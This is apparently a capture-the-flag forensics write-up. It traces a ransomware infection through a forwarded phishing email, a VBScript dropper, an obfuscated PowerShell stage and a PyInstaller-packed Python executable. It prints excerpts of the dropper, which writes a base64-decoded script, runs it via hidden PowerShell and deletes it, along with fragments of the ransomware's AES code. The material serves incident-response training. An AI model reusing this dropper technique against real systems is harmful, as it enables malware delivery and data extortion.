


Things to Remember:

- 1) Read the getting started before reading this write-up.
- 2) All file paths shown are based on the computer used in this write-up.
- 3) Use the Resource page/pdf to see a list all websites and programs used in this write-up.

Ella's PC has been infected with ransomware. We think it happened after an email was sent to Amaya and then forwarded to Ella on August 23, 2018. Find the artifacts in the available smtp sessions. What is the email address of the sender?

Solution

The question gives us two critical pieces of information. First, the date of August 23, 2018. Second, that Amaya forwarded the malicious email to Ella. With that information we can navigate to the SMTP files for Ella. All the smtp files are in Epoch time and you'll have to convert them on your own.



You notice that files that begin with **153504** have the date of August 23, 2018. Looking through these files you eventually get to **1535064592**. Open this file in sublime and you'll notice that an attachment is included in the base of the smtp file.

```
◂
        1535064592
          Amaya
          ----- Original Message -----
          Subject: UPDATED: Import Updates for your Hazia Equipment
          Date: 2018-08-23 15:20
           From: helizondo@hazia.com
          To: alabank@orko.net
          Please see attached updated script to update your Hazia equipment.
          Disregard our previous email as the update software was broken.
          н
          Amaya Labankada
          CIO, Orko Electric
          alabank@orko.net
          --=_a53a75e3bb55af5a50dea77d87e2bef9
          Content-Transfer-Encoding: base64
          Content-Type: text/plain; charset=us-ascii;
           name=caller.vbs
          Content-Disposition: attachment;
           filename=caller.vbs;
          size=6553346
          ZGltIGV4ZWN1dGFibGUNCmRpbSBvdXRGaWxlDQoNCicgc3RhcnQgcG93ZXJzaGVsbA0KZXhlY3V0
          YWJsZT0iSXlCemRHRnlkQ0JsZUdWamRYUmhZbXhsRFFva1lqWTBJRDBnSjFSV2NWRkJRVTFCUVVG
          Q1JVRkJRVUV2THpoQ1FVeG5RVUZCUVVGQ1FVRkJVVUZCUVVGQ1FVRkJRVUZCUVVGQ1FVRkJRVUZC
          {\tt UVVGQ1FVRkJRVUZCUVVGQ1FVRkJRVUZCUVVGQ1FVRkJRVUZCWjBGQ1FVRkJOR1oxWnpSQmRFRnVU} \\
          a2xpWjBKVVRUQm9Wa2RvY0dONVFuZGpiVGx1WTIxR2RFbEhUbWhpY1RWMlpFTkNhVnBUUW5sa1Z6
          LIMSZV/MMJWJEKRK9WIJKNSEKYVVZ†KV/MRVIJ] NNRYRI INVIGO] EVRKJRVIJZCIJWYGIJIVVRKJWRIJZGIJKVG
   Line 20, Column 37
```

Looking through the smtp file you'll spot the email address of the sender.

Date: Thu, 23 Aug 2018 15:49:48 -0700

From: alabank@orko.net

To: Ella Beltzetan <ebeltze@orko.net>

Subject: Fwd: UPDATED: Import Updates for your Hazia Equipment

Organization: Orko Electric

In-Reply-To: <f8f30025a11a8c40786d138dce011c7b@hazia.com>
References: <f8f30025a11a8c40786d138dce011c7b@hazia.com>
Message-ID: <a0c1b7bd7af4eb0899acca52fbe01231@orko.net>

X-Sender: alabank@orko.net User-Agent: Roundcube Webmail

--= a53a75e3bb55af5a50dea77d87e2bef9

Content-Transfer-Encoding: 7bit

Content-Type: text/plain; charset=US-ASCII;

format=flowed

Ugh...apparently Hektor sent a broken update. Here's the new one for our

Hazia equipment.

What is the name of the script that infected Ella's PC with ransomware (include the extension in the script name)?

Solution

Open the same smtp file, 1535064592, from Herensuge 1.

1535048736	8/24/2018 12:00 AM	File	1 KB
1535049125	8/24/2018 12:00 AM	File	2 KB
1535049575	8/24/2018 12:00 AM	File	2 KB
1535052757	8/24/2018 12:00 AM	File	8,648 KB
1535064592	8/24/2018 12:00 AM	File	8,647 KB

Open the file in sublime and scroll down to the attachment information. There you'll notice a file named caller.vbs.


```
File Edit Selection Find View
                                 Goto Tools Project Preferences Help
         1535064592
           Amaya
            ----- Original Message -----
           Subject: UPDATED: Import Updates for your Hazia Equipment
           Date: 2018-08-23 15:20
            From: helizondo@hazia.com
           To: alabank@orko.net
           Please see attached updated script to update your Hazia equipment.
           Disregard our previous email as the update software was broken.
           Amaya Labankada
           CIO, Orko Electric
           alabank@orko.net
           --=_a53a75e3bb55af5a50dea77d87e2bef9
           Content-Transfer-Encoding: base64
           Content-Type: text/plain; charset=us-ascii;
            name=caller.vbs
           Content-Disposition: attachment;
            filename=caller.vbs;
            size=6553346
           ZGltIGV4ZWN1dGFibGUNCmRpbSBvdXRGaWxlDQoNCicgc3RhcnQgcG93ZXJzaGVsbA0KZXhlY3V0
           YWJSZTØISXlCemRHRnlkQ@JSZUdWamRYUmhZbXhSRFFva1lqWTBJRDBnSjFSV2NWRkJRVTFCUVVG
           Q1JVRkJRVUV2THpoQ1FVeG5RVUZCUVVGQ1FVRkJVVUZCUVVGQ1FVRkJRVUZCUVVGQ1FVRkJRVUZC
           UVVGQ1FVRkJRVUZCUVVGQ1FVRkJRVUZCUVVGQ1FVRkJRVUZCWjBGQ1FVRkJOR1oxWnpSQmRFRnVU
           a2xpWjBKVVRUQm9Wa2RvY0dONVFuZGpiVGx1WTIxR2RFbEhUbWhpY1RWM1pFTkNhVnBUUW5sa1Z6
            LIMSZYMMUJUTEKRK9WLIKOSEKYVVZ±KVMRVIJIJNRXRLLIVVGOIEVRKJRVIJZCLIVYGLIJVVRKJWRLIZGLIKVG
     Line 20, Column 37
```

Answer: caller.vbs


Extract out the VBScript from the email SMTP session. What file did the VBScript create and execute?

Solution

Then continuing from **Herensuge_2**, we need to carve out the **caller.vbs** file by using carve.py which should be in your tools or in the demo folder. Open terminal and navigate to the smtp file location, then type the following command: (carve.py location may differ) **C:\Users\tracerfire1\Desktop\Herensuge\carve.py 1535064592**.



caller.vbs file is dumped in the smtp directory.



Open the file in Sublime Text. You'll notice that the vb script executes PowerShell with an encoded string.

Selection Find View Goto Tools Project Preferences Help

caller.vbs dim executable dim outFile ' start powershell executable="IyBzdGFydCB1eGVjdXRhYmx1DQokYjY0ID0gJ1RWcVFBQU1BQUFBRUFBQUEvLzhBQUxnQl 21GdE1HTmhibTV2ZENCaVpTQn1kVzRnYVc0Z1JF0VRJRzF2WkdVdURRMEtKQUFBQUFBQUFBQ1FSUUFBVEF FBQUFBQUFBQXdCQUFBRUFBQUFBQUFBQUFBQUFDQUFBQKFBQUFBQUFBQUFFQUFBQUFBQUFBQUFCQUFBQUFE UUFBQUFDQUFBQUFBQUFBQUFBQUFBQWFBQWRDTG5KemNtTUFBQUFBQEFBQUFFQURBQUR3QUFBQWhnQL DloenpGQ1NDTVRaWHBuV1FzVUh4N3Y4cTNrVX13Nz16UWk2S1kwamtJcj16RGEzQ2U4dj13RXpVOWw3a2x E0QzVDRE4xejZVYkZkOS9YVE5keGxZRkk1d2F5eUkyeG1GeVNia3VadmVNNC9jRGdpd1h0bk5qTmxVbWh6 Hb1h0cE1nMXN4cDJFdTBuNXBMbHpReW5sUnJCbzVHOGNvSW55RHBBWnRSUXdhN01aWVV3Y2JDbjJNZnR0\ VFFmdUd5aGFNQjQ3Zzc3aWJoVkx0WHhGOW5xb25nWU5INEZYcmFLRj1GMnM2akw1N3pMeWVhb1AxNmZkUz FVhSjducnNnTlBSL1BCVVJMMG5yYzVjKzlrN2VJZ1RiR255NVpQbGkvekU0QWdJcFpvdUtJejBlYyswWmp FEallLY2V6bGtnRWNWZFBJdkloYWVSMkZiVHOwMW02VWpUaEpVNndocXRxNi9rMFdNSTdVTi8zUUdHNDRF rNWcybTJ0QU8yeVRrQ1doUUFQZE9pTVY2bUx50F1TZHJQZ2dv0TN5UHpwZG9CcWJRcThaY2FCSFNuZnQw1 TnE0VXI4K2tjOUs20FNDK3BtOW4zY2F2UzF6Wnp0T3piVm5XQ2h0T1Q5T1ZRbmNyUjREcC9kUzVzYUw4e> 29JaHRTZv9tdzJMNDZmYnBUbkJEaWMxOzRVOTkzOEJNY2pCOUVZVFNEcXg4NDE0cWF0Y1pNWnZ3MkJIbHg

Scroll to the bottom of the file and you'll notice the outfile command with a file named **aisoudfwemidf.ps1** is created.

```
'Open the stream And write binary data To the object
  BinaryStream.Open
  BinaryStream.Write Binary
  'Change stream type To text/string
  BinaryStream.Position = 0
  BinaryStream.Type = adTypeText
  'Specify charset For the output text (unicode) data.
  BinaryStream.CharSet = "us-ascii"
  'Open the stream And get text/string data from the object
  Stream_BinaryToString = BinaryStream.ReadText
  Set BinaryStream = Nothing
End Function
Set objFSO=CreateObject("Scripting.FileSystemObject")
outFile="aisoudfwemidf.ps1"
Set objFile = objFSO.CreateTextFile(outFile,True)
objFile.Write Base64Decode(executable)
objFile.Close
```

Answer: aisoudfwemidf.ps1


What file did the Powershell script create and execute?

Solution


Open caller.vbs in Sublime Text, erase the code that runs and deletes the PowerShell script.

```
C:\Users\tracerfire\Desktop\Artifacts\smtp\caller.vbs - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
∢▶
       caller.vbs
         BinaryStream.CharSet = "us-ascii"
 41
 42
         'Open the stream And get text/string data from the object
        Stream BinaryToString = BinaryStream.ReadText
 43
 44
        Set BinaryStream = Nothing
       End Function
 47
      Set objFSO=CreateObject("Scripting.FileSystemObject")
      outFile="aisoudfwemidf.ps1"
      Set objFile = objFSO.CreateTextFile(outFile,True)
      objFile.Write Base64Decode(executable)
 52
      objFile.Close
      SET oShell = WScript.CreateObject("Wscript.Shell")
      currentCommand = "powershell.exe -WindowStyle Hidden .\aisoudfwemidf.ps1"
      oShell.run currentCommand,1,True
 57
      objFSO.DeleteFile "aisoudfwemidf.ps1"
```

Run caller.vbs and it will create aisoudfwemidf.ps1



Open the decoded file using Sublime Text and scroll to the bottom to see the name of the executable file that is created.




Answer: aisoudfwemidf.exe

Time to do some reverse engineering! At first glance, the final executable is packed. (https://en.wikipedia.org/wiki/Executable_compression)). What popular packer does this executable use?

Solution

Continue from Herensuge 4 with the same file, **aisoudfwemidf.psi**. Open the file in PowerShell ISE and delete the code that runs and deletes the executable. Run the PowerShell script.

Open the application **PEiD** and open the **aisoudfwemidf.psi** file in it. You'll notice that the EP Section listes UPX. UPX is a popular packer.



Answer: UPX

Unpack the executable. What programming language was the original executable written in?

Solution

Still looking at the same file in IDA.

Scroll all the way down in the **Strings** tab and notice that Python is mentioned twice. Assume that the programming language is Python.

```
"..." seg000:... 00000007
                                    OlpW4lx
                             С
"..." seg000:... 00000005
                             С
                                    WUQJ
"...." seg000:... 00000005
                             С
                                    Ing\ar
"..." seg000:... 00000006
                                    $-%0(c
"..." seg000:... 00000005
                             С
                                    99hf{
"..." seg000:... 00000008
                             С
                                    IA5CNe.J
"..." seg000:... 0000000F
                             С
                                    zout00-PYZ.pyz
"...." seg000:... 00000008
                             С
                                    mstruct
"---" seg000:... 00000012
                             С
                                    mpyimod01_os_path
"..." seg000:... 00000012
                             С
                                    mpyimod02_archive
"..." seg000:... 00000014
                             С
                                    mpyimod03_importers
"..." seg000:... 00000015
                             С
                                    spyiboot01_bootstrap
"...." seg000:... 0000000C
                             С
                                    sransomware
"..." seg000:... 0000001D
                             С
                                    bmicrosoft.vc90.crt.manifest
"...." seg000:... 0000000D
                             С
                                    bmsvcr90.dll
"...." seg000:... 0000000D
                             С
                                    bmsvcp90.dll
"...." sea000:... 0000000D
                             С
                                    bmsvcm90.dll
"..." seg000:... 0000000E
                             С
                                    bpython27.dll
"..." seg000:... 00000011
                             С
                                    bunicodedata.pyd
"...." seg000:... 00000009
                             С
                                    bbz2.pyd
"..." seg000:... 0000000E
                             С
                                    b_hashlib.pyd
"..." seg000:... 0000000D
                             С
                                    b_ctypes.pyd
"...." seg000:... 0000000C
                             С
                                    bselect.pyd
"..." seg000:... 0000001A
                             С
                                    bCrypto.Util. counter.pyd
"..." seq000:... 00000018
                             С
                                    bCrypto.Cipher._AES.pyd
"..." seg000:... 00000019
                             С
                                    bransomware.exe.manifest
"---" seg000:... 00000037
                             С
                                    opyi-windows-manifest-filename ransomware.exe.manifest
"..." seg000:... 0000000E
                             С
                                    \x1Bpython27.dll
```

Answer: Python

What is the prefix preceding the random number in the name of the temporary directory created by the ransomware?


Solution

Still looking at the same file in IDA.

Looking at the bottom of the **Strings** tab, notice **opyi-windows-manifest-filename ransomeware.exe.manifest**.

```
--, .........
"..." seg000:... 00000011 C
                                  bunicodedata.pyd
"..." seg000:... 00000009 C
                                  bbz2.pyd
"..." seg000:... 0000000E C
                                  b_hashlib.pyd
"...." seg000:... 0000000D C
                                  b_ctypes.pyd
"..." seg000:... 0000000C
                           С
                                  bselect.pyd
"..." seg000:... 0000001A
                          С
                                  bCrypto.Util._counter.pyd
"..." seg000:... 00000018
                           С
                                  bCrypto.Cipher._AES.pyd
"..." seg000:... 00000019
                          С
                                  bransomware.exe.manifest
"..." seg000:... 00000037
                                  opyi-windows-manifest-filename ransomware.exe.manifest
"..." seg000:... 0000000E
                                  \x1Bpython27.dll
```

Click on it and it opens **IDA View-A** Tab, right below **opyi-windows-manifest-filename ransomeware.exe.manifest**, it says **MEI**.



Putting MEI as the answer and it says its wrong. Knowing **MEI** has to do with some kind of temporary directory, look it up. **MEI** is preceded by an underscore, add that to the answer and it is correct.

About 79,100 results (0.55 seconds)

calicoctl leaks `/tmp/<u>MEI</u>*` directories on start · Issue #1178 ... - GitHub https://github.com/projectcalico/calicoctl/issues/1178 ▼


Sep 29, 2016 - So on each start a **directory /tmp/_MEI*** is created and fills the disk. ... of the other **python** apps that are in calico/node as well as calicoctl itself.

Answer: _MEI

Your answers to the last two question should give you more hints as to how the ransomware was packed. What tool/library was used in packing the ransomware?

Solution

Look up the last two answers _ **MEI** and **Python** (nospace between the underscore and **MEI**) and the results give the tool/library.



Advanced Topics — PyInstaller 3.2 documentation - PythonHosted.org

https://pythonhosted.org/PyInstaller/advanced-topics.html ▼

If one-file mode, extract bundled files to temppath _MEI xxxxxx; Set/unset various ... PyInstaller embeds compiled python code (.pyc files) within the executable.

Answer: Pylnstaller

Extract the original Python script(s). How is the wallpaper image encoded?

Solution


Everything so far has been encoded in Base64 and that's the answer. :)

Answer: base64

What type of the encryption does this ransomware use to encrypt a user's files? Don't include the mode of encryption. Include the key bit length in the encryption type if it is standard.

Solution

Looking at the malware in IDA, scroll all the way to the bottom in the **Strings** tab and notice that one of the strings mentions AES, which is a form of encryption.



Look up AES Encryption to see the key sizes. There is three key sizes: 128, 192, 256.



Choose 256 because it's the strongest.


The algorithm provides 128-bit block **encryption** and has been designed to supports **key sizes** of 128, 192 and **256** bits. **AES 256**-bit **encryption** is the strongest and **most** robust **encryption** standard that is commercially available today.

AFS 256-bit Encryption Lidera Glossary

What are the first 8 characters of the Monero wallet owned by the hackers?

Solution

Unpack **aisoudfwemidf.exe** with UPX (should be in tool folder), make sure to put the execuatable in the same folder as the UPX execuatble.



Use the following command to use UPX. upx.exe aisoudfwemidf.exe

```
C:\Users\tracerfire>cd Desktop\Tools\upx-3.95-win64
C:\Users\tracerfire\Desktop\Tools\upx-3.95-win64>upx.exe aisoudfwemidf.exe
              Markus Oberhumer, Laszlo Molnar & John Reiser Aug 26th 2018
       File size
                        Ratio
                                   Format
                                              Name
Packed 1 file: 0 ok, 1 error.
C:\Users\tracerfire\Desktop\Tools\upx-3.95-win64>upx.exe -d aisoudfwemidf.exe
       File size
                        Ratio
                                   Format
                                              Name
  3716929 <- 3685185
                        99.15%
                                 win32/pe
                                              aisoudfwemidf.exe
Unpacked 1 file.
```


To get the scripts from the unpacked executable use **Pyinstxtractor.py** (Resources page to download).

```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.


C:\Users\tracerfire>cd Desktop\Artifacts\ARTIFACTS_FOUND

C:\Users\tracerfire\Desktop\Artifacts\ARTIFACTS_FOUND>python pyinstxtractor.py aisoudfwemidf.exe
[*] Processing aisoudfwemidf.exe
[*] Pyinstaller version: 2.1+
[*] Python version: 27
[*] Length of package: 3589441 bytes
[*] Found 21 files in CArchive
[*] Begining extraction...please standby
[*] Found 204 files in PYZ archive
[*] Successfully extracted pyinstaller archive: aisoudfwemidf.exe

You can now use a python decompiler on the pyc files within the extracted directory
```



Look at the unpacked files. Open ransomware with Sublime Text.



```
| Callerabs | X | alsoudwemidf.psi | X | ransomware | X | SUMP |
```

AP+gvaeTAAAACXBIWXMAAC4jAAAuIwF4pT92AAAAB3RJTUUH4ggPEx0Dh05rMQAAgABJREFUeNqc/
XnUtVl2H4Ttfc5z3/ebaq7qudXW0N3ltjVYsmzkmMEOXglhsAkLjCbjEGeFAF5xCPGIWczgBBt7BVbABhsTwAsZFAlrWbbBlicJSa15aLXU1V3V1dU1V33z09
ISFmJqLWmwxZxyoiFF9sjYjGGPrxx11IWmsiwsxDhohdlfKKJORft3/KX4mo905E61jjL43bGCMGSURLX3Rgh8MhHqT3xtwO64GEuDHFnf0xdWA2DJF4diJa1
apZr18Gek+IxebawjhtEar2MQkQzR4XBr+p1c1Ma4HDlsksZNRGL8+C0RIV8ejiX0kcdD4TwTybquOn68FNVH0NeQMQ5DaP7MdiT+KqLCzDgcJhpjDH0QYpUc
cxWmt6nzFEJURceMjVUO9od+cmIq2xjnt1y51P0eAZXWJDQsSWmLmxjEHEQ1WvffXHOqY1a621xod19ZmRIkBErfV5/pnGqpoiNhWNQ251EYcMVcDeWqhYTJH

cxWmt6nzFEJURceMjVU09od+cmIq2xjnt1y51P0eAZXWJDQsSWmLmxjEHEQ1WvffXHOqY1a621xod19ZmRIkBErfV5/pnGqpoiNhWNQ251EYcMVcDeWqhYTJH
aLM6H+pygyN+ZRhRzVqXHTOd51UFXAZku5xwWEpDCPIUWndL5+bmqRVDjHELibEHFrjRtTmL8hJrEkOsQwI2yGhccYzG3ImJSizKkJOevVcmJhZGbnqz1MHXF,
a60Gb6/MrcOtub9vh6NREhJhc6yjv6j01DgUiZ5dnaeX3emNtYkVBGVxNckW5mZKyt9THGuh50kk3FRFQvwrjxsWHkYNLEVavD1FojKTMw+TcdXghY7z3mh6Zi
01cev+0FLkPFY2XWHGCew6pW6C15heMZHIVZ5f4pPFzOxmwUejAQy3daygHIRWdysDrfHQe4nf3h2HyGCQ3t66u1H9dR2DijXjHCOEQPqY4DrVPY15VZc3Bm0
k0qzs5qo1GqKN0P0WtddWdCAuLdsNMMnGa005hhq1zb+4i0VrTJxpj6EShxMYktI0Y42h1LoeLnM2AuyFuLcKejWybpKUCsfk4NdSxXL338LwYNam1DSOGYwsi
YMN129d2ZeDyv+VYcbv+ukofCE98E5ar1bMDaJsYb91q11ZlJn1HoRC1XXSL1APJQ6RIHrT9HuZLRd3nMCw0npR/rSmXgdazGeGXmmWei9x+0bV181zxgET/8;
ybi8crj5fE6kzzx6oLECLq3/H8s+FrVT/1V4rgI6WXSMz3ZETJploxF711ZhpEGun3peOHRShnJhQ7lQBHzCGmGWGYcpjXsWuSIQQ0lyKiIZ5JsxA3DvgmJNx;
2k39XGoXUG17bErPCbRYYvj9QHNaUbIiphjVvjRi0Fo7zwoWAebXr1uzJfv3xeTKbzTc5AWKeq95bDrPoW2mITzvnIk0qgWcdANv6zQffFii+v3CQ1m4tZ60VJ
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base64





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Import from file

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The monero wallet is in the picture.

What function was accidentally run in the first version of the ransomware sent by Hektor Elizondo (helizondo)? Give just the name of the function without parenthesis or parameters.

Solution

Look throught the ransomware in Sublime Text and look through the fuctions. decrypt_file is accidently ran.

```
def decrypt_file(new_file, filename, key, counter_start, blocksize = 32):
   ctr = Counter.new(128, initial_value=counter_start)
   decrypto = AES.new(key, AES.MODE_CTR, counter = ctr).decrypt
    f = open(filename, 'rb')
   decrypted_file = open(new_file, 'wb')
   plaintext = f.read(blocksize)
   while plaintext:
       ciphertext = decrypto(plaintext)
       if len(plaintext) != len(ciphertext):
            raise ValueError('''Ciphertext ({}) is not of the same length
               of the Plaintext ({}).
               Not a stream Cipher.'''.format(len(ciphertext), len(plaintext)))
       decrypted_file.write(ciphertext)
       plaintext = f.read(blocksize)
    f.close()
    decrypted_file.close()
```

Answer: decrypt_file